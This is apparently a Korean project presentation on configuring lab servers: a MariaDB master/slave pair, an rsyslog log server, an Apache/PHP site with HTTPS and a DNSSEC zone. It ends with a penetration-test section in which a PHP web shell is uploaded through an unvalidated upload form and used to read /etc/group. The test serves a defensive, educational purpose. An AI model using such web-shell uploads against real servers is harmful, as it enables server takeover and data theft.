- 보안장비 EXCEL 작성



# 개인 발표



# 김용문

수행원

리눅스 서버 - DB


모의해킹 - 파일업로드

DB 서버

# 담당 기술 및 구현

## DB 서버

- ① DB 서버에 서비스 운영에 필요한 계정만 생성
- ② 원격 접속 제한을 위한 특정 IP 설정
- ③ Master & Slave 구조의 DB 구축



# 담당 기술 및 구현

## DB 서버

- ① my.cnf 파일 수정
- ② Master & Slave 구조를 위한 slave 계정 생성 및 IP설정

```
# This group is read both by the client and the server
# use it for options that affect everything
#
[client-server]

[mysqld]
character_set_server=utf8
server-id=1
log-bin=mysql-bin
binlog_format=row
binlog_do_db=bullpen_db

[client]
default-character-set=utf8
#
# include *.cnf from the config directory
#
!includedir /etc/my.cnf.d
```

```
MariaDB [(none)]> grant replication slave on *.* to 'slave'@'10.10.12.1' identified by 'shdP3090!!';
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)
```

# 담당 기술 및 구현

## DB 서버

- ① 초기 구조 연결을 위한 백업파일을 생성
- ② scp를 사용하여 SlaveDB서버에 해당 파일 전송
- ③ SlaveDB서버에서 전달받은 파일의 데이터를 import

```
[root@BranchOfficeDB ~]# mkdir /backup
[root@BranchOfficeDB ~]# mysqldump -u root -p -A > /backup/all.sql
Enter password:
[root@BranchOfficeDB ~]# ls -al /backup
합계 2464
drwxr-xr-x. 2 root root    4096 12월 15 09:46 .
dr-xr-xr-x. 19 root root   4096 12월 15 09:46 ..
-rw-r--r--. 1 root root 2513739 12월 15 09:46 all.sql
[root@BranchOfficeDB ~]#
```

```
[root@BranchOfficeDB ~]# scp /backup/all.sql 10.10.12.1:/backup/sql
#####
##          - NOTICE -      ##
##  Welcome to bullpentalk  ##
##  Log is always recorded ##
##  ##

#####
root@10.10.12.1's password:
all.sql                                         100% 2455KB   1.3MB/s   00:01
[root@BranchOfficeDB ~]#
```

```
[root@HostOfficeBackUp ~]# mysql -u root -p --force < /backup/sql/all.sql
Enter password:
[root@HostOfficeBackUp ~]#
```

# 담당 기술 및 구현

## DB 서버

- ① SlaveDB서버의 my.cnf파일 수정
- ② MasterDB서버의 로그파일명과 position값 확인
- ③ SlaveDB서버에서 해당 로그파일과 position값을 사용해 MasterDB서버에 연결
- ④ 설정 내용 적용

```
# This group is read both by the client and the server
# use it for options that affect everything
#
[mysqld]
character_set_server=utf8
server-id=2
replicate-do-db=bullpen_db
skip-slave-start

[client]
default-character-set=utf8

[client-server]

#
# include *.cnf from the config directory
#
!includedir /etc/my.cnf.d
_
```

```
MariaDB [(none)]> show master status;
+-----+-----+-----+-----+
| File | Position | Binlog_Do_DB | Binlog_Ignore_DB |
+-----+-----+-----+-----+
| mysql-bin.000001 | 328 |          |          |
+-----+-----+-----+-----+
1 row in set (0.000 sec)
```

```
MariaDB [(none)]> change master to
-> master_host='172.16.11.3',
-> master_user='slave',
-> master_password='shdP3090!!!',
-> master_log_file='mysql-bin.000001',
-> master_log_pos=328;
Query OK, 0 rows affected (0.008 sec)
```

```
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.002 sec)
```

```
MariaDB [(none)]> start slave;
Query OK, 0 rows affected (0.004 sec)
```

# 담당 기술 및 구현

```
Read_Master_Log_Pos: 328
    Relay_Log_File: relay-bin.000002
    Relay_Log_Pos: 555
    Relay_Master_Log_File: mysql-bin.000001
    Slave_IO_Running: Yes
    Slave_SQL_Running: Yes
    Replicate_Do_DB: bulipen_db
    Replicate_Ignore_DB:
    Replicate_Do_Table:
    Replicate_Ignore_Table:
    Replicate_Wild_Do_Table:
    Replicate_Wild_Ignore_Table:
        Last_Error: 0
        Last_Error:
        Skip_Counter: 0
    Exec_Master_Log_Pos: 328
    Relay_Log_Space: 858
    Until_Condition: None
    Until_Log_File:
        Until_Log_Pos: 0
    Master_SSL_Allowed: No
    Master_SSL_CA_File:
    Master_SSL_CA_Path:
        Master_SSL_Cert:
    Master_SSL_Cipher:
        Master_SSL_Key:
    Seconds_Behind_Master: 0
Master_SSL_Verify_Server_Cert: No
    Last_IO_Error:
    Last_IO_Error:
    Last_SQL_Error:
    Last_SQL_Error:
Replicate_Ignore_Server_Ids:
    Master_Server_Id: 1
    Master_SSL_Crl:
    Master_SSL_Crlpath:
        Using_Gtid: No
        Gtid_IO_Pos:
Replicate_Do_Domain_Ids:
Replicate_Ignore_Domain_Ids:
    Parallel_Mode: optimistic
    SQL_Delay: 0
    SQL_Remaining_Delay: NULL
    Slave_SQL_Running_State: Slave has read all relay log; waiting for more updates
    Slave_DDL_Groups: 0
Slave_Non_Transactional_Groups: 0
    Slave_Transactional_Groups: 0
1 row in set (0.000 sec)
```

```
MariaDB [(none)]> show databases;
+-----+
| Database           |
+-----+
| bullpen_db        |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| test               |
+-----+
6 rows in set (0.003 sec)
```

```
MariaDB [bullepen_db]> select user, host from mysql.user;
+-----+-----+
| User      | Host       |
+-----+-----+
| slave     | 10.10.12.1  |
| SECDB_ADMIN | 172.16.10.67 |
| APP_USER   | 192.168.12.1 |
|           | localhost   |
| mariadb.sys | localhost   |
| mysql      | localhost   |
| root       | localhost   |
|           | localhost.localdomain |
+-----+-----+
8 rows in set (0.007 sec)
```

# DB 서버 보안 점검

D-02	불필요한 계정 제거 또는 잠금 설정	H
D-05	원격 DB 접속 제한	H

## BEFORE

- ① DB에 존재하는 각 팀별 계정이 존재
- ② 해당 계정들에 host가 %로 설정되어있어 IP의 접속  
제한없이 모든 IP에서 접근 가능

```
MariaDB [(none)]> select user, host from mysql.user;
+-----+-----+
| user | host |
+-----+-----+
| SST_TEAM | % |
| UDT_TEAM | % |
| WDT_TEAM | % |
| root | 127.0.0.1 |
| root | ::1 |
|      | localhost |
| root | localhost |
|      | localhost.localdomain |
| root | localhost.localdomain |
+-----+-----+
9 rows in set (0.00 sec)
```

# DB 서버 보안 점검

D-02	불필요한 계정 제거 또는 잠금 설정	H
D-05	원격 DB 접속 제한	H

## AFTER

- ① 모든 부서의 계정을 삭제
- ② DB관리자 계정으로 관리자의 특정 IP만 허용
- ③ Master & Slave DB 구조를 위한 slave계정으로 SlaveDB의 IP만 허용
- ④ 웹 서버에서 DB에 접근하기 위해 웹 서버 계정을 만들고 웹 서버의 IP만 허용

```
MariaDB [(none)]> select user, host from mysql.user;
+-----+-----+
| User      | Host       |
+-----+-----+
| slave     | 10.10.12.1
| SECDB_ADMIN | 172.16.10.67
| APP_USER   | 192.168.12.1
|           | localhost
| mariadb.sys | localhost
| mysql      | localhost
| root       | localhost
|           | localhost.localdomain
+-----+-----+
8 rows in set (0.001 sec)
```

# 로그서버

# 담당 기술 및 구현

## 로그 서버

- ① 설정파일을 사용해 각 서버별 로그 저장소 설정
- ② 로그가 전송된 IP가 127.0.0.1이 아닐경우  
    Remote 템플릿을 적용
- ③ 로그가 저장될 파일을 생성
- ④ 서비스 전용 계정을 생성한 후 로그 저장소의 소유권과  
    권한을 설정

```
# syslog 수신 시 저장할 위치 및 파일 설정 템플릿  
$template Remote, "/var/log/remote/%$hostname%/%$YEAR%-%$MONTH%-%$DAY%.log"  
  
# syslog 수신 시 fromhost-ip가 127.0.0.1이 아닌 경우 템플릿 Remote 정책을 적용  
:fromhost-ip, !isequal, "127.0.0.1" ?Remote  
  
# 템플릿 Remote로 수신한 경우 로그 처리 중지  
# 중지 하지 않을 경우, OS에서 수집하는 syslog나 message에도 로그가 수집됨 (중복 수집)  
& stop
```

```
[root@BranchOfficeDB ~]# groupadd rsyslog  
[root@BranchOfficeDB ~]#  
[root@BranchOfficeDB ~]# mkdir /var/log/remote  
[root@BranchOfficeDB ~]# useradd -r -s /sbin/nologin -g rsyslog rsyslog  
[root@BranchOfficeDB ~]# chown -R rsyslog:seclog /var/log/remote  
[root@BranchOfficeDB ~]# chmod 750 /var/log/remote  
[root@BranchOfficeDB ~]#
```

# 담당 기술 및 구현

## 로그 서버

- ① 서비스가 실행될 때 소유자와 그룹의 권한을 rsyslog로 전환하기 위해 /etc/rsyslog.conf 파일 설정
- ② /etc/rsyslog.conf 파일을 수정해 포트를 허용
- ③ 이후 서비스가 정상적으로 작동하는지 확인

```
$PrivDropToUser rsyslog  
$PrivDropToGroup rsyslog
```

```
# Provides UDP syslog reception  
# for parameters see http://www.rsyslog.com/doc/imudp.html  
module(load="imudp") # needs to be done just once  
input(type="imudp" port="514")
```

```
# Provides TCP syslog reception  
# for parameters see http://www.rsyslog.com/doc/imtcp.html  
module(load="imtcp") # needs to be done just once  
input(type="imtcp" port="514")
```

```
[root@HostOfficeDB ~]# systemctl status rsyslog  
● rsyslog.service - System Logging Service  
   Loaded: loaded (/usr/lib/systemd/system/rsyslog.service; enabled; vendor pre>...  
   Active: active (running) since Fri 2025-11-21 23:57:52 KST; 1min 19s ago  
     Docs: man:rsyslogd(8)  
           https://www.rsyslog.com/doc/  
     Main PID: 1785 (rsyslogd)  
        Tasks: 3 (limit: 24676)  
       Memory: 3.1M  
      CGroup: /system.slice/rsyslog.service  
              └─1785 /usr/sbin/rsyslogd -n  
  
11월 21 23:57:37 HostOfficeDB systemd[1]: Starting System Logging Service...  
11월 21 23:57:52 HostOfficeDB rsyslogd[1785]: [origin software="rsyslogd" swVer=>  
11월 21 23:57:52 HostOfficeDB systemd[1]: Started System Logging Service.  
11월 21 23:57:52 HostOfficeDB rsyslogd[1785]: imjournal: No statefile exists, />  
11월 21 23:57:52 HostOfficeDB rsyslogd[1785]: imjournal: journal files changed,>  
lines 1-16/16 (END)]
```

# 담당 기술 및 구현

## 로그 서버

- ① 로그를 전송할 서버에 설정파일 생성  
`/etc/rsyslog.d/00-remote-logging.conf`
- ② 중요도를 산정하여 각 TCP/UDP 방식으로  
원격 로그서버에 전송하도록 설정
- ③ 결과를 확인할 경우 원격 로그 서버에 정상적으로  
정상적으로 로그가 저장되는것을 확인

```
[root@BranchOfficeDB ~]# rsyslog -f /etc/rsyslog.d/00-remote-logging.conf
TCP로 전송 할 Facility 등록
auth,authpriv,daemon,cron,syslog.* @@172.16.11.3:514
# UDP로 전송 할 Facility 등록
*.*;auth.none;authpriv.none;daemon.none;cron.none;syslog.none @172.16.11.3:514
~
```

```
[root@BranchOfficeDB ~]# tree /var/log/remote
/var/log/remote
├── BranchOfficeBackUp
│   ├── 2025-11-22.log
│   ├── 2025-11-26.log
│   ├── 2025-11-27.log
│   └── 2025-12-15.log
└── BranchOfficeDNS
    ├── 2025-11-22.log
    ├── 2025-11-24.log
    ├── 2025-11-26.log
    ├── 2025-11-27.log
    ├── 2025-12-05.log
    ├── 2025-12-06.log
    ├── 2025-12-08.log
    └── 2025-12-09.log
└── BranchOfficePHP
    ├── 2025-11-22.log
    ├── 2025-11-26.log
    ├── 2025-12-05.log
    ├── 2025-12-06.log
    ├── 2025-12-08.log
    └── 2025-12-09.log
```

# PHP 서버

# 담당 기술 및 구현

## PHP 서버

- ① /etc/httpd/conf/httpd.conf 파일에서 아래내용 수정
- ② 서버 IP 192.168.12.1의 8080포트에서 HTTP요청  
수신대기
- ③ www.bullpentalk.com:8080으로 들어오는 요청을  
해당 VirtualHost가 처리
- ④ 해당 VirtualHost의 기본 웹 문서의 루트 디렉터리 설정
- ⑤ /var/www/html/bullpentalk 디렉터리에 대한  
접근 설정

```
45 Listen 192.168.12.1:8080
99 ServerName www.bullpentalk.com:8080
125 DocumentRoot "/var/www/html/bullpentalk"
136 <Directory "/var/www/html/bullpentalk">
137     AllowOverride AuthConfig
138     Require all granted
139 </Directory>
```

# 담당 기술 및 구현

## PHP 서버

- ① 인증에 사용될 계정 생성
- ② /var/www/html/bullpentalk/.htaccess 파일을 작성해  
인증이 필요한지 확인한 후 인증파일 확인 및  
사용자 확인

```
[root@BranchOfficePHP ~]# mkdir -p /etc/httpd/conf/my
[root@BranchOfficePHP ~]# htpasswd -c /etc/httpd/conf/my/bullpentalk bullpentalk
New password:
Re-type new password:
Adding password for user bullpentalk
[root@BranchOfficePHP ~]# _
```

```
1 authname "bullpentalk-auth"
2 authtype basic
3 authuserfile /etc/httpd/conf/my/bullpentalk
4 require valid-user
```

# 담당 기술 및 구현

## PHP 서버

- ① SSL 인증을 위한 키 관련 파일 생성
- ② vi /etc/httpd/conf.d/ssl.conf 파일에서 인증키 관련해 다음과같이 설정
- ③ HTTP를 위한 8080/tcp와 HTTPS를 위한 443/tcp 등록

```
[root@BranchOfficePHP html]# cd /cert/key  
[root@BranchOfficePHP key]# ll  
total 12  
-rw-r--r--. 1 root root 1354 Nov 24 23:45 bullpentalk.crt  
-rw-r--r--. 1 root root 1074 Nov 24 23:42 bullpentalk.csr  
-rw-----. 1 root root 1679 Nov 24 23:31 bullpentalk.key  
[root@BranchOfficePHP key]#
```

```
86 SSLCertificateFile /cert/key/bullpentalk.crt
```

```
95 SSLCertificateKeyFile /cert/key/bullpentalk.key
```

```
[root@BranchOfficePHP ~]# firewall-cmd --list-all  
public (active)  
  target: default  
  icmp-block-inversion: no  
  interfaces: ens33  
  sources:  
  services: cockpit dhcpv6-client ssh  
  ports: 443/tcp 53/tcp 53/udp 8080/tcp  
  protocols:  
  forward: no  
  masquerade: no  
  forward-ports:  
  source-ports:  
  icmp-blocks:  
  rich rules:  
[root@BranchOfficePHP ~]#
```

# 담당 기술 및 구현

## PHP 서버

- ① /etc/httpd/conf.d/vir.conf 파일을 생성 후 설정
- ② 192.168.12.1 IP의 8080번 포트로 들어온 요청에 대해  
실제 서비스를 HTTPS에서 제공하기위해 설정
- ③ 테스트 결과 정상적으로 작동하는것을 확인

```
1 <VirtualHost 192.168.12.1:8080>
2   ServerName www.bullpentalk.com
3   Redirect permanent / https://www.bullpentalk.com/
4 </VirtualHost>
```

⊕ 192.168.12.1

이 사이트에서 로그인을 요청합니다.

사용자 이름

bullpentalk

비밀번호

.....


취소

로그인

# 담당 기술 및 구현

## PHP 서버

- ① 확인 결과 일반 IP만 입력해도 HTTPS 서비스로 작동하는것을 확인



# DNS 서버

# 담당 기술 및 구현

## DNS 서버

- ① 디렉터리를 생성해 dnssec을 위한 키를 생성
- ② zone파일을 생성한 후 직전에 생성한 키 포함하여

내용 작성

```
[root@BranchOfficeDNS ~]# mkdir /var/named/key
[root@BranchOfficeDNS ~]# cd /var/named/key
[root@BranchOfficeDNS key]# dnssec-keygen -r /dev/urandom -a NSEC3RSASHA1 -b 2048 -n ZONE -f KSK bullpentalk.com.
Generating key pair.....+++++.+++++
Kbullpentalk.com.+007+25605
[root@BranchOfficeDNS key]# dnssec-keygen -r /dev/urandom -a NSEC3RSASHA1 -b 2048 -n ZONE bullpentalk.com.
Generating key pair.....+++++.+++++
Kbullpentalk.com.+007+02049
[root@BranchOfficeDNS key]#
```

```
1 $TTL 3H
2 @ IN SOA www.bullpentalk.com. root.bullpentalk.com. (
3           0 ; serial
4           1D ; refresh
5           1H ; retry
6           1W ; expire
7           3H ) ; minimum
8
9       IN      NS      ns.bullpentalk.com.
10      IN      A       192.168.12.2
11
12      ns     IN      A       192.168.12.2
13
14      web   IN      A       192.168.12.1
15
16      db    IN      A       172.16.11.3
17      log   IN      A       172.16.11.3
18      ad    IN      A       172.16.11.1
19
20      backup IN      A       172.16.12.2
21
22      www   IN      CNAME  web.bullpentalk.com.
23
24 $INCLUDE /var/named/key/Kbullpentalk.com.+007+02049.key
25 $INCLUDE /var/named/key/Kbullpentalk.com.+007+25605.key
```

# 담당 기술 및 구현

## DNS 서버

- ① 생성한 zone파일을 대상으로 zone 서명
- ② /etc/named.rfc1912.zone파일 내용의 하단에  
서명된 zone 등록
- ③ named계정을 서비스 계정으로 변경 후 zone 파일의  
소유권과 접근권한 설정

```
[root@BranchOfficeDNS named]# dnssec-signzone -r /dev/urandom -K /var/named/key -o bullpentalk.com. -S bullpentalk.zone
Verifying the zone using the following algorithms: NSEC3RSASHA1.
Zone fully signed:
algorithm: NSEC3RSASHA1: 1 active, 0 stand-by, 0 revoked
ZSKs: 1 active, 0 stand-by, 0 revoked
bullpentalk.zone.signed
[root@BranchOfficeDNS named]# chown named bullpentalk.zone.signed dsset-bullpentalk.com.key
[root@BranchOfficeDNS named]#
```


```
48 zone "bullpentalk.com" IN {
49         type master;
50         file "bullpentalk.zone.signed";
51         allow-update { none; };
52 };
```

```
[root@BranchOfficeDNS named]# usermod -s /sbin/nologin named
[root@BranchOfficeDNS named]# chown root:named /var/named/*.zone
[root@BranchOfficeDNS named]# chmod 660 /var/named/*.zone*
[root@BranchOfficeDNS named]# chmod 660 /var/named/*.zone*
[root@BranchOfficeDNS named]# ls -al /var/named/
total 64
drwxrwx--T  7 root  named  4096 Dec 16 12:15 .
drwxr-xr-x  23 root  root   4096 Nov 21 00:38 ..
-rw-rw----
```

# 담당 기술 및 구현

## DNS 서버

- ① 결과 확인 시 도메인 주소로 사이트 접근 시 정상적으로 동작하는 것을 확인



모의해킹


# 모의해킹(파일 업로드)

FU

파일 업로드

H

\* 파일 업로드 취약점은 사용자가 업로드하는 파일에 대한 검증이 부족해 공격자가 악성 스크립트를 업로드하고 서버를 장악할 수 있는 취약점이다.



## 점검 목적

- 업로드되는 파일의 확장자 검증 절차를 거쳐  
**Server Side Script 파일 업로드 및 파일 실행을 방지**
- 추가 공격인 정보 누출 및 서버 탈취를 방지


## 테스트 페이지

- 중고거래 상품 등록 페이지

# 모의해킹(파일 업로드)

## 점검 결과

- 파일 업로드 시 별도의 확장자 검증 없이 게시글 등록 성공  
→ 파일 업로드 공격 가능
- 소스 페이지 확인 시 파일 저장 경로 출력  
→ URL을 통해 해당 경로로 접근 시 웹 쉘파일 실행
- 웹 쉘을 통해 OS명령어를 실행해 서버의 구조 확인 가능  
→ 서비스 다운 및 백도어 설치 공격에 악용 가능



# 모의해킹(파일 업로드)

## 점검 결과

- ① burp suite를 이용해 php파일이 등록되는것을 확인
- ② 페이지 소스 확인 시 별도의 검증이 없는것을 확인
- ③ 서버단에서도 별도의 검증이 없는것을 확인

Request

Pretty Raw Hex

```
11 Referer: http://192.168.12.1/market_write.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=r6lsal4ccu56crlf7lrv9752al
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryI3iATLWn0LZ13nfr
17 Content-Disposition: form-data; name="uploadFile"; filename="webshell.php"
18 Content-Type: application/x-php
19
20 i<?php <!-- 이미지 박스 -->
21 <div class="img-container">
22 echo 'co <div class="img-box">
23 echo '<f 
24 echo '<i </div>
25 </div>
26 <label for="uploadImg">사진 등록 +
27 <input type="file" id="uploadImg" name="uploadFile">
28 </label>
29 <span id="deleteImg">삭제 X</span>
30 </div>
31
32 $imagePath = null;
33
34 if (isset($_FILES['uploadFile']) && $_FILES['uploadFile']['error'] == 0) {
35
36     $uploadDir = "/var/www/bullpentalk/uploads/";
37
38     if (!is_dir($uploadDir)) {
39         mkdir($uploadDir, 0777, true);
40     }
41
42     $fileName = time() . "_" . basename($_FILES['uploadFile']['name']);
43     $destination = $uploadDir . $fileName;
44
45     if (move_uploaded_file($_FILES['uploadFile']['tmp_name'], $destination)) {
46         $imagePath = "uploads/" . $fileName;
47     }
48 }
```

# 모의해킹(파일 업로드)

## 점검 결과

- ① /etc/group 파일 확인 시 sudo 사용 가능한 계정 확인
- ② NMAP을 사용해 확인 시 SSH접근 가능여부 불확실

command:

```
root:x:0:
bin:x:1:
daemon:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mem:x:8:
kmem:x:9:
